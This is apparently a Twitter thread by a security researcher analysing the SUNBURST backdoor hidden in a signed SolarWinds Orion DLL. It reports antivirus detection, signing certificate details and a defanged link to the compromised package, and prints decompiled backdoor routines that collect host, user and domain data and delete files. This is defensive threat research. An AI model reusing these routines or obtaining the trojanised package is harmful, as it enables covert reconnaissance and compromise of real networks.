

Twitter Thread by [Kyle Hanslovan](#)




[Kyle Hanslovan](#)

[@KyleHanslovan](#)



Only 1 / 67 antivirus engines list SUNBURST backdoor as malicious -
SolarWinds.Orion.Core.BusinessLayer.dll <https://t.co/taaiUtSJzR> #SUNBURST
#UNC2452



Community Score

! One engine detected this file

32519b85c0b422e4656de6e6c41878e95fd95026267daab4215ee59c107d6c77

SolarWinds.Orion.Core.BusinessLayer.dll

assembly overlay pedll signed

DETECTION

DETAILS

COMMUNITY 1

Qihoo-360

! Trojan.Generic

SolarWinds' digital certificate hasn't been revoked yet.

Signature Verification

✓ Signed file, valid signature

File Version Information

Copyright Copyright © 1999-2020 SolarWinds Worldwide, LLC. All Rights Reserved.
Product SolarWinds.Orion.Core.BusinessLayer
Description SolarWinds.Orion.Core.BusinessLayer
Original Name SolarWinds.Orion.Core.BusinessLayer.dll
Internal Name SolarWinds.Orion.Core.BusinessLayer.dll
File Version 2019.4.5200.9083
Date signed 08:53 AM 03/24/2020

Signers

— Solarwinds Worldwide, LLC


Name	Solarwinds Worldwide, LLC
Status	Valid
Issuer	Symantec Class 3 SHA256 Code Signing CA
Valid From	12:00 AM 01/21/2020
Valid To	11:59 PM 01/20/2023
Valid Usage	Code Signing
Algorithm	sha256RSA
Thumbprint	47D92D49E6F7F296260DA1AF355F941EB25360C4
Serial Number	0F E9 73 75 20 22 A6 06 AD F2 A3 6E 34 5D C0 ED

+ Symantec Class 3 SHA256 Code Signing CA

+ VeriSign


The full compromised package is still being hosted online as well ■

hxxps://downloads.solarwinds[.]com/solarwinds/CatalogResources/Core/2019.4/2019.4.5220.20574/SolarWinds-Core-v2019.4.5220



Job class within the backdoored #Sunburst DLL is pretty straight forward and aligns with [@FireEye's](#) analysis.


CollectSystemDescription:



The screenshot shows the Visual Studio IDE. On the left, the 'Assembly Explorer' pane displays the project structure, with 'Job' selected under 'Derived Types'. The main editor window shows the source code for 'CollectSystemDescription(string, out string)'. The code is a public static method that collects system information and returns a string. It includes comments about the token and RID, and uses various system APIs like 'IPGlobalProperties', 'SecurityIdentifier', and 'Environment' to gather data.

```
1 // Solarwinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer.Job
2 // Token: 0x06000987 RID: 2444 RVA: 0x00043CBE File Offset: 0x00041E8E
3 public static void CollectSystemDescription(string info, out string result)
4 {
5     result = null;
6     int num = 0;
7     string domainName = IPGlobalProperties.GetIPGlobalProperties().DomainName;
8     result = result + OrionImprovementBusinessLayer.Job.GetDescriptionId(ref num) + domainName;
9     try
10     {
11         string str = ((SecurityIdentifier)new NTAccount(domainName, OrionImprovementBusinessLayer.ZipHelper.Unzip("c0232c11c465121w1A")).Translate(typeof
12             (SecurityIdentifier)).AccountDomainSid.ToString());
13         result = result + OrionImprovementBusinessLayer.Job.GetDescriptionId(ref num) + str;
14     }
15     catch
16     {
17         result += OrionImprovementBusinessLayer.Job.GetDescriptionId(ref num);
18     }
19     result = result + OrionImprovementBusinessLayer.Job.GetDescriptionId(ref num) + IPGlobalProperties.GetIPGlobalProperties().HostName;
20     result = result + OrionImprovementBusinessLayer.Job.GetDescriptionId(ref num) + Environment.UserName;
21     result = result + OrionImprovementBusinessLayer.Job.GetDescriptionId(ref num) + OrionImprovementBusinessLayer.GetOSVersion(true);
22     result = result + OrionImprovementBusinessLayer.Job.GetDescriptionId(ref num) + Environment.SystemDirectory;
23     result = result + OrionImprovementBusinessLayer.Job.GetDescriptionId(ref num) + (int)TimeSpan.FromMilliseconds(Environment.TickCount).TotalDays;
24     result = result + OrionImprovementBusinessLayer.Job.GetDescriptionId(ref num) + info + "\n";
25     result += OrionImprovementBusinessLayer.GetNetworkAdapterConfiguration();
26 }
```


DeleteFile




The screenshot shows the Visual Studio IDE. On the left, the 'Assembly Explorer' pane displays the project structure, with 'Job' selected under 'Derived Types'. The main editor window shows the source code for 'DeleteFile(string[])'. The code is a public static method that takes an array of strings and deletes the files specified by those strings. It uses the 'File.Delete' method from the 'System.IO' namespace.

```
1 // Solarwinds.Orion.Core.BusinessLayer.OrionImprovementBusinessLayer.Job
2 // Token: 0x06000987 RID: 2439 RVA: 0x00043CBE File Offset: 0x00041E8E
3 public static void DeleteFile(string[] args)
4 {
5     File.Delete(Environment.ExpandEnvironmentVariables(args[0]));
6 }
7
```


DeleteRegistryValue




FileExists




#UNC2452 prefers MD5 for their file hashing routine




#UNC2452's DirList is savvy enough to always expand environment variables. Doesn't appear to have any recursion or depth arguments for DirWalking.



Use of token manipulation was underwhelming. Sets process privilege to SeTakeOwnershipPrivilege, SeRestorePrivilege, and SeShutdownPrivilege.




Domain1 = <https://t.co/BGPAyepMm>
(just like the report said). Thus far all analysis has held up (no real surprise there).

